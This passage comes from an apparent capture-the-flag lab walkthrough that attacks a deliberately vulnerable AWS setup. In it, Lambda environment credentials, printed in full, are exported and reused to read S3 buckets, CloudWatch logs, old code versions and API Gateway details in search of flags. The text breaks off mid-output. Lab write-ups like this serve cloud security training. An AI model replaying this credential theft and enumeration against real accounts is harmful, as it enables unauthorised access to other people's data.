LAMBDA_TASK_ROOT=/var/task
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/serverlessrepo-image-uploader-uploader-RM72CSUT4KDA
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
AWS_LAMBDA_LOG_STREAM_NAME=2020/10/30/[$LATEST]3568b9a1fbe049f599c8047fe4f22d83
AWS_EXECUTION_ENV=AWS_Lambda_nodejs12.x
DEST_BUCKET=temporary-public-image-store
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
AWS_LAMBDA_FUNCTION_NAME=serverlessrepo-image-uploader-uploader-RM72CSUT4KDA
PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin
AWS_DEFAULT_REGION=ap-southeast-1
PWD=/var/task
AWS_SECRET_ACCESS_KEY=hrjhmLbSQbMOK7a2eYu+qEW+0NvKFj4WKv5Xszpr
LANG=en_US.UTF-8
LAMBDA_RUNTIME_DIR=/var/runtime
AWS_REGION=ap-southeast-1
TZ=:UTC
NODE_PATH=/opt/nodejs/node12/node_modules:/opt/nodejs/node_modules:/var/runtime/node_modules:/var/runtime:/var/task
AWS_ACCESS_KEY_ID=ASIAUAWOPGE5OBKAUWG3
```

Setting the above obtained access credentials locally:

Commands:

```
export AWS_ACCESS_KEY_ID=ASIAUAWOPGE5OBKAUWG3
export AWS_SECRET_ACCESS_KEY=hrjhmLbSQbMOK7a2eYu+qEW+0NvKFj4WKv5Xszpr
export
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEAAaDmFwLXNvdXRoZWFzdC0xIkcwRQIgAr9W
Fwymd00sJk05EmTNpJxJIYgGStZA05d3Zo0p7SICIQCg57Smo2UyMx7EjsCvlbWLGa15UnQr6
YfHNAyr2JEWMyryAQhZEAAaDDI3NjM4NDY1NzcyMiIMVzzG9VLKUwIpW+uCKs8BuW/ovdAx
```

glXrwA7wqHHQwXEIYoHsiw6rAy30KQsRwtZe16vPTdqB4oZvTXbjnwnllnLm7/C+h0M95LDfAs
L6S+/ueihY/xGEvkxfjOZ489qc6ztAjAiNfTO6cjtq2ZH3cohzsUt5ta5+ppEomalg2fmOt+5HHyBuT7
hKzFbfCO9XmAOobZ/FHd76fXKC8dR+eiOWiiQ8JGjpJJjAPzelJ7K2OkiVPIUQz+seoas1BoBfwi
LHKtUFxKQmbKrJ2TqXvvJxX/bVB5crWcZUH/JEMPWQ7/wFOuAB2dmRBomn2lgfZYQ5AiR2B
fikOWPzNyASySO6lS4wUCFflCHItc4RsKcAJdi/TezaALLFYj+9j5g+jNLDx3hyeEUYRs0DONhS
Nz+ogFvi15xXmYXfAQNvOCMTGCUVOeZXsLMLg41K+FaE2PpaIpnVtN6Jz8DaCTJxs0O2Sa
Ue8rY7rHTbmz6YRWXZw1nZw4phRsArjmSYGRKyq/nGqJgdj07Q28J+TfsjUZHqZ1PE/6RDbw
8flikdDFa1krsH+qmgXX0c6fPvbYssBlKJ+IpjPFtiGSAb+7H2uL8ruyAS0IA=

```
root@attackdefense:~$ export AWS_ACCESS_KEY_ID=ASIAUAWOPGE5OBKAUWG3
root@attackdefense:~$ export AWS_SECRET_ACCESS_KEY=hrjhmLbSQbMOK7a2eYu+qEW+0NvKFj4W
Kv5Xszpr
root@attackdefense:~$ export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEAAaDmFwLXNvdXRoZWFz
dC0xIkcwRQIgAr9WFwymd00sJk05EmTNpJxJIYgGStZA05d3Zo0p7SICIQCg57Smo2UyMx7EjsCvlbWLGa1
5UnQr6YfHNAyr2JEWMyryAQhZEAAaDDI3NjM4NDY1NzcyMiIMVzzG9VLKUwIpW+uCKs8BuW/ovdAxglXrwA
7wqHHQwXEIYoHsiw6rAy30KQsRwtZe16vPTdqB4oZvTXbjnwnllnLm7/C+h0M95LDfAsL6S+/ueihY/xGEv
kxfjOZ489qc6ztAjAiNfTO6cjtq2ZH3cohzsUt5ta5+ppEomalg2fmOt+5HHyBuT7hKzFbfCO9XmAOobZ/F
Hd76fXKC8dR+eiOWiiQ8JGjpJJjAPzelJ7K2OkiVPIUQz+seoas1BoBfwiLHKtUFxKQmbKrJ2TqXvvJxX/b
VB5crWcZUH/JEMPWQ7/wFOuAB2dmRBomn2lgfZYQ5AiR2BfikOWPzNyASySO6lS4wUCFflCHItc4RsKcAJd
i/TezaALLFYj+9j5g+jNLDx3hyeEUYRs0DONhSNz+ogFvi15xXmYXfAQNvOCMTGCUVOeZXsLMLg41K+FaE2
PpaIpnVtN6Jz8DaCTJxs0O2SaUe8rY7rHTbmz6YRWXZw1nZw4phRsArjmSYGRKyq/nGqJgdj07Q28J+TfsjU
UZHqZ1PE/6RDbw8flikdDFa1krsH+qmgXX0c6fPvbYssBlKJ+IpjPFtiGSAb+7H2uL8ruyAS0IA=
root@attackdefense:~$
```

Note: The exported access credentials can now be used without specifying any profile to the aws cli command (or to the boto3 client).

Now using these credentials to access the S3 bucket (temporary-public-image-store) since the lambda function would have access to the temporary-public-image-store bucket to upload the files:

Commands:

aws s3 ls s3://temporary-public-image-store --region ap-southeast-1
aws s3 cp s3://temporary-public-image-store/flag.txt . --region ap-southeast-1
cat flag.txt

```
root@attackdefense:~$ aws s3 ls temporary-public-image-store --region ap-southeast-
1
2020-10-29 15:54:16         39 flag.txt
root@attackdefense:~$
root@attackdefense:~$
root@attackdefense:~$ aws s3 ls s3://temporary-public-image-store --region ap-south
east-1
2020-10-29 15:54:16         39 flag.txt
root@attackdefense:~$
root@attackdefense:~$ aws s3 cp s3://temporary-public-image-store/flag.txt . --regi
on ap-southeast-1
download: s3://temporary-public-image-store/flag.txt to ./flag.txt
root@attackdefense:~$
root@attackdefense:~$ cat flag.txt
FLAG3: 58f4d2122f6e5e1e23bd0a313a7ba1afroot@attackdefense:~$
root@attackdefense:~$
```

FLAG3: 58f4d2122f6e5e1e23bd0a313a7ba1af

Step 11: Retrieving the ARN of the resource over which an IAM user has excessive privileges.

Checking the different resources like S3, lambda etc to find out the privileges:

S3: Checking the list of buckets accessible to the access credentials of the student profile:

Command: aws s3 ls --profile student

```
root@attackdefense:~$ aws s3 ls --profile student
2020-10-29 14:53:51 data-extractor-repo
2020-10-29 04:48:03 developers-secret-bucket
2020-10-29 09:33:52 temporary-public-image-store
2020-10-29 13:18:53 users-personal-files
root@attackdefense:~$
```

Checking the bucket policy for the 4 buckets retrieved in the above step:

Commands:
aws s3api get-bucket-policy --bucket data-extractor-repo --profile student
aws s3api get-bucket-policy --bucket developers-secret-bucket --profile student

```
root@attackdefense:~$ aws s3api get-bucket-policy --bucket data-extractor-repo --profile student

An error occurred (NoSuchBucketPolicy) when calling the GetBucketPolicy operation: The bucket policy d
oes not exist
root@attackdefense:~$ aws s3api get-bucket-policy --bucket developers-secret-bucket --profile student

An error occurred (AccessDenied) when calling the GetBucketPolicy operation: Access Denied
root@attackdefense:~$
```

Command: aws s3api get-bucket-policy --bucket temporary-public-image-store --profile student

```
root@attackdefense:~$ aws s3api get-bucket-policy --bucket
temporary-public-image-store --profile student
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{
\"Effect\":\"Deny\",\"Principal\":\"*\",\"Action\":[\"s3:Ge
tObject\",\"s3:ListBucket\"],\"Resource\":[\"arn:aws:s3:::t
emporary-public-image-store\",\"arn:aws:s3:::temporary-publ
ic-image-store/*\"],\"Condition\":{\"StringNotLike\":{\"aws
:userId\":\"AROAUAWOPGE5HVOXXAQB3:*\"}}}]}"
}
root@attackdefense:~$
```

Command: aws s3api get-bucket-policy --bucket users-personal-files --profile student

```
root@attackdefense:~$ aws s3api get-bucket-policy --bucket users-personal-files --profile student
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Sid\":\"VisualEditor0\",\"Effect\":\"Allo
w\",\"Principal\":{\"AWS\":\"arn:aws:iam::276384657722:user/John\"},\"Action\":[\"s3:GetLifecycleConfi
guration\",\"s3:GetInventoryConfiguration\",\"s3:GetObjectVersionTagging\",\"s3:GetBucketLogging\",\"s
3:GetAccelerateConfiguration\",\"s3:GetBucketPolicy\",\"s3:GetObjectVersionTorrent\",\"s3:GetObjectAcl
\",\"s3:GetEncryptionConfiguration\",\"s3:GetBucketObjectLockConfiguration\",\"s3:GetBucketRequestPaym
ent\",\"s3:GetObjectVersionAcl\",\"s3:GetObjectTagging\",\"s3:GetMetricsConfiguration\",\"s3:GetBucket
PublicAccessBlock\",\"s3:GetBucketPolicyStatus\",\"s3:GetObjectRetention\",\"s3:GetBucketWebsite\",\"s
3:GetBucketVersioning\",\"s3:GetBucketAcl\",\"s3:GetObjectLegalHold\",\"s3:GetBucketNotification\",\"s
3:GetReplicationConfiguration\",\"s3:GetObject\",\"s3:GetObjectTorrent\",\"s3:GetBucketCORS\",\"s3:Get
AnalyticsConfiguration\",\"s3:GetObjectVersionForReplication\",\"s3:GetObjectVersion\"],\"Resource\":[
\"arn:aws:s3:::users-personal-files/*\",\"arn:aws:s3:::users-personal-files\"]},{\"Sid\":\"VisualEdito
r1\",\"Effect\":\"Allow\",\"Principal\":{\"AWS\":\"arn:aws:iam::276384657722:user/John\"},\"Action\":[
\"s3:ListBucketMultipartUploads\",\"s3:ListBucketVersions\",\"s3:ListBucket\"],\"Resource\":\"arn:aws:
s3:::users-personal-files\"},{\"Sid\":\"VisualEditor2\",\"Effect\":\"Allow\",\"Principal\":{\"AWS\":\"
arn:aws:iam::276384657722:user/John\"},\"Action\":[\"s3:PutObject\",\"s3:PutObjectAcl\"],\"Resource\":
\"arn:aws:s3:::users-personal-files/Documents/james\"}]}"
}
root@attackdefense:~$
```

The IAM user **John** has excessive privileges over a folder in the S3 bucket.

The ARN of the resource with excessive privileges:
arn:aws:s3:::users-personal-files/Documents/james

Step 12: Checking CloudWatch logs for any interesting information.

Retrieving all the log groups:

Command: aws logs describe-log-groups --profile student --region us-east-1

```
root@attackdefense:~$ aws logs describe-log-groups --profile student --region us-east-1
{
    "logGroups": [
        {
            "arn": "arn:aws:logs:us-east-1:276384657722:log-group:/aws/lambda/DataExtractor:*",
            "creationTime": 1603997354553,
            "metricFilterCount": 0,
            "logGroupName": "/aws/lambda/DataExtractor",
            "storedBytes": 2640
        }
    ]
}
root@attackdefense:~$
```

Retrieving the log streams for the above found log group:

Command: aws logs describe-log-streams --log-group-name /aws/lambda/DataExtractor
--profile student --region us-east-1

```
root@attackdefense:~$ aws logs describe-log-streams --log-group-name /aws/lambda/DataExtractor --profile student --region
us-east-1
{
    "logStreams": [
        {
            "firstEventTimestamp": 1603997369833,
            "lastEventTimestamp": 1603997836290,
            "creationTime": 1603997378980,
            "uploadSequenceToken": "4960563561181120565283830844490417599943189836661950217 8",
            "logStreamName": "2020/10/29/[$LATEST]81c6e324b37a46baa2078ba80d1f99bc",
            "lastIngestionTime": 1603997845150,
            "arn": "arn:aws:logs:us-east-1:276384657722:log-group:/aws/lambda/DataExtractor:log-stream:2020/10/29/[$LATEST
]81c6e324b37a46baa2078ba80d1f99bc",
            "storedBytes": 1177
        },
```

```
        {
            "firstEventTimestamp": 1603997354682,
            "lastEventTimestamp": 1603997841805,
            "creationTime": 1603997363847,
            "uploadSequenceToken": "4961161918820104349411943003303002395458915582923667819 4",
            "logStreamName": "2020/10/29/[2]1e1f0fb33d044c3e830fd562a619ba1d",
            "lastIngestionTime": 1603997850693,
            "arn": "arn:aws:logs:us-east-1:276384657722:log-group:/aws/lambda/DataExtractor:log-stream
:2020/10/29/[2]1e1f0fb33d044c3e830fd562a619ba1d",
            "storedBytes": 865
        }
    ]
}
root@attackdefense:~$
```

Retrieving all the stream name associated with the above retrieved log group (using jq):

Command: aws logs describe-log-streams --log-group-name /aws/lambda/DataExtractor --profile student --region us-east-1 | jq ".logStreams[] | .logStreamName"

```
root@attackdefense:~$ aws logs describe-log-streams --log-group-name /
aws/lambda/DataExtractor --profile student --region us-east-1 | jq ".l
ogStreams[] | .logStreamName"
"2020/10/29/[$LATEST]81c6e324b37a46baa2078ba80d1f99bc"
"2020/10/29/[1]2bca12fd29694c788bb259dd2e25d609"
"2020/10/29/[1]98c9d26d340a45c9a3ee878696a0c85a"
"2020/10/29/[2]1e1f0fb33d044c3e830fd562a619ba1d"
root@attackdefense:~$
```

The following commands get the logs from the streams present in the log group **/aws/lambda/DataExtractor**. The retrieved logs are stored in the out.log file.

Commands:

aws logs get-log-events --log-group-name /aws/lambda/DataExtractor --log-stream-name '2020/10/29/[$LATEST]81c6e324b37a46baa2078ba80d1f99bc' --start-time 1603674938 --profile student --region us-east-1 >> out.log

aws logs get-log-events --log-group-name /aws/lambda/DataExtractor --log-stream-name '2020/10/29/[1]2bca12fd29694c788bb259dd2e25d609' --start-time 1603674938 --profile student --region us-east-1 >> out.log

aws logs get-log-events --log-group-name /aws/lambda/DataExtractor --log-stream-name '2020/10/29/[1]98c9d26d340a45c9a3ee878696a0c85a' --start-time 1603674938 --profile student --region us-east-1 >> out.log

aws logs get-log-events --log-group-name /aws/lambda/DataExtractor --log-stream-name '2020/10/29/[2]1e1f0fb33d044c3e830fd562a619ba1d' --start-time 1603674938 --profile student --region us-east-1 >> out.log

Command: grep -i flag out.log

```
root@attackdefense:~$ aws logs get-log-events --log-group-name /aws/lambda/DataExtractor --log-stream-
name '2020/10/29/[$LATEST]81c6e324b37a46baa2078ba80d1f99bc' --start-time 1603674938 --profile student
--region us-east-1 >> out.log
root@attackdefense:~$ aws logs get-log-events --log-group-name /aws/lambda/DataExtractor --log-stream-
name '2020/10/29/[1]2bca12fd29694c788bb259dd2e25d609' --start-time 1603674938 --profile student --regi
on us-east-1 >> out.log
root@attackdefense:~$ aws logs get-log-events --log-group-name /aws/lambda/DataExtractor --log-stream-
name '2020/10/29/[1]98c9d26d340a45c9a3ee878696a0c85a' --start-time 1603674938 --profile student --regi
on us-east-1 >> out.log
root@attackdefense:~$ aws logs get-log-events --log-group-name /aws/lambda/DataExtractor --log-stream-
name '2020/10/29/[2]1e1f0fb33d044c3e830fd562a619ba1d' --start-time 1603674938 --profile student --regi
on us-east-1 >> out.log
root@attackdefense:~$
root@attackdefense:~$ grep -i flag out.log
root@attackdefense:~$
```

Nothing interesting was found in this log group. Checking other log groups:

Command: aws logs describe-log-groups --profile student --region us-west-1

```
root@attackdefense:~$ aws logs describe-log-groups --profile student --region us-west-1
{
    "logGroups": [
        {
            "arn": "arn:aws:logs:us-west-1:276384657722:log-group:/aws/lambda/StressTester:*",
            "creationTime": 1604005840081,
            "metricFilterCount": 0,
            "logGroupName": "/aws/lambda/StressTester",
            "storedBytes": 18561
        }
    ]
}
root@attackdefense:~$
```

Getting all the log streams:

Command: aws logs describe-log-streams --log-group-name /aws/lambda/StressTester --profile student --region us-west-1 | jq -r ".logStreams[] | .logStreamName"

```
root@attackdefense:~$
root@attackdefense:~$ aws logs describe-log-streams --log-group-name /aws/lambda/St
ressTester --profile student --region us-west-1 | jq -r ".logStreams[] | .logStream
Name"
2020/10/29/[$LATEST]768a2fc06bd54764ba061fda9f770fcf
2020/10/29/[$LATEST]c65c5b303ed4420985330713cd02ac06
2020/10/29/[$LATEST]f9df679710734b6faf171077e7df08a0
root@attackdefense:~$
```

Getting the logs from all the log streams obtained in the previous step and saving them in the file out.log:

Commands:

aws logs get-log-events --log-group-name /aws/lambda/StressTester --log-stream-name '2020/10/29/[$LATEST]768a2fc06bd54764ba061fda9f770fcf' --start-time 1603674938 --profile student --region us-west-1 > out.log
aws logs get-log-events --log-group-name /aws/lambda/StressTester --log-stream-name '2020/10/29/[$LATEST]c65c5b303ed4420985330713cd02ac06' --start-time 1603674938 --profile student --region us-west-1 >> out.log
aws logs get-log-events --log-group-name /aws/lambda/StressTester --log-stream-name '2020/10/29/[$LATEST]f9df679710734b6faf171077e7df08a0' --start-time 1603674938 --profile student --region us-west-1 >> out.log

Command: grep -i flag out.log

```
root@attackdefense:~$ aws logs get-log-events --log-group-name /aws/lambda/StressTe
ster --log-stream-name '2020/10/29/[$LATEST]768a2fc06bd54764ba061fda9f770fcf' --sta
rt-time 1603674938 --profile student --region us-west-1 > out.log
root@attackdefense:~$ aws logs get-log-events --log-group-name /aws/lambda/StressTe
ster --log-stream-name '2020/10/29/[$LATEST]c65c5b303ed4420985330713cd02ac06' --sta
rt-time 1603674938 --profile student --region us-west-1 >> out.log
root@attackdefense:~$ aws logs get-log-events --log-group-name /aws/lambda/StressTe
ster --log-stream-name '2020/10/29/[$LATEST]f9df679710734b6faf171077e7df08a0' --sta
rt-time 1603674938 --profile student --region us-west-1 >> out.log
root@attackdefense:~$
root@attackdefense:~$ grep -i flag out.log
            "message": "FLAG5: POXdecOaIEFdOSidzH7pZOl8TwzLwxHK\n"
root@attackdefense:~$
```

FLAG5: POXdecOaIEFdOSidzH7pZOl8TwzLwxHK

Alternatively, use the following Python script (based on boto3) to get the CloudWatch logs:

Python Script:

```
import boto3
import json
import time
from botocore.config import Config

config = Config(
   region_name = 'us-west-1',
   signature_version = 'v4',
   retries = {
      'max_attempts': 10,
      'mode': 'standard'
   }
)

boto3.setup_default_session(profile_name="student")

client = boto3.client("logs", config = config)
all_streams = []

group_name = input("Enter Log Group Name: ")

stream_batch = client.describe_log_streams(logGroupName=group_name)
all_streams += stream_batch['logStreams']

while 'nextToken' in stream_batch:
   stream_batch =
client.describe_log_streams(logGroupName=group_name,nextToken=stream_batch['nextToken'])
   all_streams += stream_batch['logStreams']
   print(len(all_streams))

stream_names = [stream['logStreamName'] for stream in all_streams]
out_to = open("logs.txt", 'w')

for stream in stream_names:
   logs_batch = client.get_log_events(logGroupName=group_name, logStreamName=stream)

   for event in logs_batch['events']:
      event.update({'group': group_name, 'stream':stream })
      out_to.write(json.dumps(event) + '\n')

      print(stream, ":", len(logs_batch['events']))
```

```
        while 'nextToken' in logs_batch:
            logs_batch = client.get_log_events(logGroupName=group_name, logStreamName=stream,
nextToken=logs_batch['nextToken'])

            for event in logs_batch['events']:
                event.update({'group': group_name, 'stream':stream })
                out_to.write(json.dumps(event) + '\n')
```

Reference: https://gist.github.com/eldondevcg/fffff4b7909351b19a53

In order to get the CloudWatch logs, the log streams associated with the supplied log group are retrieved and then the logs are retrieved.
When the number of logs in the stream are more, the logs are retrieved in the pagination fashion. The nextToken is retrieved from the logs and would be used to get the logs ahead.

Running the above script to gather the logs in **logs.txt** file:

Command: python3 cloudwatch.py

```
root@attackdefense:~$ python3 cloudwatch.py
Enter Log Group Name: /aws/lambda/StressTester
2020/10/29/[$LATEST]768a2fc06bd54764ba061fda9f770fcf : 151
2020/10/29/[$LATEST]768a2fc06bd54764ba061fda9f770fcf : 151
2020/10/29/[$LATEST]768a2fc06bd54764ba061fda9f770fcf : 151
2020/10/29/[$LATEST]f9df679710734b6faf171077e7df08a0 : 91
2020/10/29/[$LATEST]f9df679710734b6faf171077e7df08a0 : 91
2020/10/29/[$LATEST]f9df679710734b6faf171077e7df08a0 : 91
root@attackdefense:~$
```

Retrieving the flag from the logs:

Command: grep -i flag logs.txt

```
root@attackdefense:~$
root@attackdefense:~$ grep -i flag logs.txt
{"timestamp": 1604005894935, "message": "FLAG5: POXdecOaIEFdOSidzH7pZOl8TwzLwxHK\n"
, "ingestionTime": 1604005896115, "group": "/aws/lambda/StressTester", "stream": "2
020/10/29/[$LATEST]c65c5b303ed4420985330713cd02ac06"}
root@attackdefense:~$
```

FLAG5: POXdecOaIEFdOSidzH7pZOl8TwzLwxHK

Alternatively, using awslogs utility to retrieve the CloudWatch Logs:

Setup the default region to **us-west-1** using aws cli:

Command: aws configure

Press enter for the Access Key ID and Secret Access Key and the region name must be us-west-1. Keep the output format to its default value: None.

Now, retrieving the logs using the awslogs utility:

Command: awslogs get /aws/lambda/StressTester --profile student

```
root@attackdefense:~$ aws configure --profile student
AWS Access Key ID [****************HZUJ]:
AWS Secret Access Key [****************GIcn]:
Default region name [None]: us-west-1
Default output format [None]:
root@attackdefense:~$
root@attackdefense:~$ awslogs get /aws/lambda/StressTester --profile student
root@attackdefense:~$
```

It doesn't retrieve any logs. It is because the default start time must be ahead of time at which the last log was registered.

Hence, to retrieve the logs, using the --start flag:

Command: awslogs get /aws/lambda/StressTester --start '2d' --profile student | grep -i flag

```
root@attackdefense:~$
root@attackdefense:~$ awslogs get /aws/lambda/StressTester
--start '2d' --profile student | grep -i flag
/aws/lambda/StressTester 2020/10/29/[$LATEST]c65c5b303ed442
0985330713cd02ac06 FLAG5: POXdecOaIEFdOSidzH7pZOl8TwzLwxHK
root@attackdefense:~$
```

FLAG5: POXdecOaIEFdOSidzH7pZOl8TwzLwxHK

Note: The number of days specified in the above command would increase as the time passes. So those logs might be available only when the start date is less than the time at which the log was recorded.

Step 13: Checking other S3 buckets for interesting information.

Command: aws s3 ls --profile student

```
root@attackdefense:~$ aws s3 ls --profile student
2020-10-29 14:53:51 data-extractor-repo
2020-10-29 04:48:03 developers-secret-bucket
2020-10-29 09:33:52 temporary-public-image-store
2020-10-29 13:18:53 users-personal-files
root@attackdefense:~$
```

Checking the contents of the **data-extractor-repo** bucket:

Command: aws s3api list-objects --bucket data-extractor-repo --profile student

```
root@attackdefense:~$ aws s3api list-objects --bucket data-extractor-repo --profile student
{
    "Contents": [
        {
            "LastModified": "2020-10-29T21:54:56.000Z",
            "ETag": "\"014458aab6fe8320f7c6a5e86563427b\"",
            "StorageClass": "STANDARD",
            "Key": "DataExtractor.zip",
            "Owner": {
                "DisplayName": "pm",
                "ID": "7153c083c4d4c8b9bea0cdd3c5ec7d8ec99ba029736225369fa61ae449322da5"
            },
            "Size": 827
        }
    ]
}
root@attackdefense:~$
```

Checking if the there are more versions of the objects in this bucket:

Command: aws s3api list-object-versions --bucket data-extractor-repo --profile student

```
root@attackdefense:~$ aws s3api list-object-versions --bucket data-extractor-repo --profile student
{
    "Versions": [
        {
            "LastModified": "2020-10-29T21:54:56.000Z",
            "VersionId": "S5l9yGDb_u0XR96U3tQexZMtmn1t6HUZ",
            "ETag": "\"014458aab6fe8320f7c6a5e86563427b\"",
            "StorageClass": "STANDARD",
            "Key": "DataExtractor.zip",
            "Owner": {
                "DisplayName": "pm",
                "ID": "7153c083c4d4c8b9bea0cdd3c5ec7d8ec99ba029736225369fa61ae449322da5"
            },
            "IsLatest": true,
            "Size": 827
        },
{
    "LastModified": "2020-10-29T21:54:39.000Z",
    "VersionId": "Fe2_PrN_yD_rgKffS2NqqGN1Yozxg0Jz",
    "ETag": "\"7c437b026a869f8d51a2d2ddae25d874\"",
    "StorageClass": "STANDARD",
    "Key": "DataExtractor.zip",
    "Owner": {
        "DisplayName": "pm",
        "ID": "7153c083c4d4c8b9bea0cdd3c5ec7d8ec99ba029736225369fa61ae449322da5"
    },
    "IsLatest": false,
    "Size": 844
},
{
    "LastModified": "2020-10-29T21:54:11.000Z",
    "VersionId": "gvX.eTnEDenuevPEbmJxrLXOscbQ_.l6",
    "ETag": "\"820fe2031eb60decdc0a4b8ebcee2f48\"",
    "StorageClass": "STANDARD",
    "Key": "DataExtractor.zip",
    "Owner": {
        "DisplayName": "pm",
        "ID": "7153c083c4d4c8b9bea0cdd3c5ec7d8ec99ba029736225369fa61ae449322da5"
    },
    "IsLatest": false,
    "Size": 716
}
```

Since all the entries are for DataExtractor.zip, retrieving the different versions for it:

Command: aws s3api list-object-versions --bucket data-extractor-repo --profile student | jq -r ".Versions[] | .VersionId"

```
root@attackdefense:~$ aws s3api list-object-versions --bucket data-ext
ractor-repo --profile student | jq -r ".Versions[] | .VersionId"
S5l9yGDb_u0XR96U3tQexZMtmn1t6HUZ
Fe2_PrN_yD_rgKffS2NqqGN1Yozxg0Jz
gvX.eTnEDenuevPEbmJxrLXOscbQ_.l6
root@attackdefense:~$
```

Downloading all the versions for the DataExtractor.zip archive:

Commands:
aws s3api get-object --bucket data-extractor-repo --key DataExtractor.zip --version-id S5l9yGDb_u0XR96U3tQexZMtmn1t6HUZ latest.zip --profile student
aws s3api get-object --bucket data-extractor-repo --key DataExtractor.zip --version-id Fe2_PrN_yD_rgKffS2NqqGN1Yozxg0Jz v2.zip --profile student
aws s3api get-object --bucket data-extractor-repo --key DataExtractor.zip --version-id gvX.eTnEDenuevPEbmJxrLXOscbQ_.l6 v1.zip --profile student

```
root@attackdefense:~$ aws s3api get-object --bucket data-extractor-repo --key DataE
xtractor.zip --version-id S5l9yGDb_u0XR96U3tQexZMtmn1t6HUZ latest.zip --profile stu
dent
{
    "AcceptRanges": "bytes",
    "ContentType": "application/zip",
    "LastModified": "Thu, 29 Oct 2020 21:54:56 GMT",
    "ContentLength": 827,
    "VersionId": "S5l9yGDb_u0XR96U3tQexZMtmn1t6HUZ",
    "ETag": "\"014458aab6fe8320f7c6a5e86563427b\"",
    "Metadata": {}
}
```

```
root@attackdefense:~$ aws s3api get-object --bucket data-extractor-repo --key DataE
xtractor.zip --version-id Fe2_PrN_yD_rgKffS2NqqGN1Yozxg0Jz v2.zip --profile student
{
    "AcceptRanges": "bytes",
    "ContentType": "application/zip",
    "LastModified": "Thu, 29 Oct 2020 21:54:39 GMT",
    "ContentLength": 844,
    "VersionId": "Fe2_PrN_yD_rgKffS2NqqGN1Yozxg0Jz",
    "ETag": "\"7c437b026a869f8d51a2d2ddae25d874\"",
    "Metadata": {}
}
```

```
root@attackdefense:~$ aws s3api get-object --bucket data-extractor-repo --key DataE
xtractor.zip --version-id gvX.eTnEDenuevPEbmJxrLXOscbQ_.l6 v1.zip --profile student
{
    "AcceptRanges": "bytes",
    "ContentType": "application/zip",
    "LastModified": "Thu, 29 Oct 2020 21:54:11 GMT",
    "ContentLength": 716,
    "VersionId": "gvX.eTnEDenuevPEbmJxrLXOscbQ_.l6",
    "ETag": "\"820fe2031eb60decdc0a4b8ebcee2f48\"",
    "Metadata": {}
}
root@attackdefense:~$
```

Extracting the content of the zip archives and checking for any flags in there:

Commands:

unzip -o latest.zip
grep -i flag lambda_function.py
unzip -o v1.zip
grep -i flag lambda_function.py

```
root@attackdefense:~$ unzip -o latest.zip
Archive:  latest.zip
  inflating: lambda_function.py
root@attackdefense:~$
root@attackdefense:~$ grep -i flag lambda_function.py
root@attackdefense:~$
root@attackdefense:~$ unzip -o v1.zip
Archive:  v1.zip
  inflating: lambda_function.py
root@attackdefense:~$
root@attackdefense:~$ grep -i flag lambda_function.py
FLAG6 = "lbg6HNDzO2nyzVnxHDd7uptrGldYVzVV"
root@attackdefense:~$
```

FLAG6: lbg6HNDzO2nyzVnxHDd7uptrGldYVzVV

Checking the definition of this lambda function that contains the flag:

Command: less lambda_function.py

```
# Code still in BETA phase...
# Just trying to put a card-details API leveraging dynamodb
# and lambda
# This will all be exposed over via an API gateway endpoint
import json


FLAG6 = "lbg6HNDzO2nyzVnxHDd7uptrGldYVzVV"


def getDataFromDynamoDB(tblName, searchFor, operator):
    print ("Data passed to the function:")
    print (tblName, searchFor, operator)
    return { "msg": "work in progress..." }


def lambda_handler(event, context):

    response = None

    params = json.loads(event["body"])
lambda_function.py
```

Notice the initial comments in the code. So, there is an API gateway that invokes the lambda function. The lambda function in turn retrieves data from DynamoDB and sends it back to the API Gateway.

Step 14: Retrieving the URL of the API Gateway.

Try different regions until some API Gateway's REST APIs are retrieved:


Commands:

```
aws apigateway get-rest-apis --profile student --region us-east-1
aws apigateway get-rest-apis --profile student --region us-east-2
aws apigateway get-rest-apis --profile student --region us-west-1
aws apigateway get-rest-apis --profile student --region us-west-2
```

```
root@attackdefense:~$ aws apigateway get-rest-apis --profile student --region us-east-1
{
    "items": []
}
root@attackdefense:~$ aws apigateway get-rest-apis --profile student --region us-east-2
{
    "items": []
}
root@attackdefense:~$ aws apigateway get-rest-apis --profile student --region us-west-1
{
    "items": []
}
root@attackdefense:~$ aws apigateway get-rest-apis --profile student --region us-west-2
{
    "items": [
        {
            "apiKeySource": "HEADER",
            "description": "API To Extract Credit Card Details",
            "endpointConfiguration": {
                "types": [
                    "EDGE"
                ]
            },
            "createdDate": 1604001908,
            "disableExecuteApiEndpoint": false,
            "id": "wjpu20uslg",
            "name": "DataExtractorAPI"
        }
    ]
}
root@attackdefense:~$
```

API Gateway URL: https://wjpu20uslg.execute-api.us-west-2.amazonaws.com

Open the URL in the browser:



Checking the stages for the deployed API:

Command: aws apigateway get-stages --rest-api-id wjpu20uslg --profile student --region us-west-2

```
root@attackdefense:~$ aws apigateway get-stages --rest-api-id wjpu20uslg --profile
student --region us-west-2
{
    "item": [
        {
            "tracingEnabled": false,
            "stageName": "card-details",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "deploymentId": "cjhraw",
            "lastUpdatedDate": 1604002631,
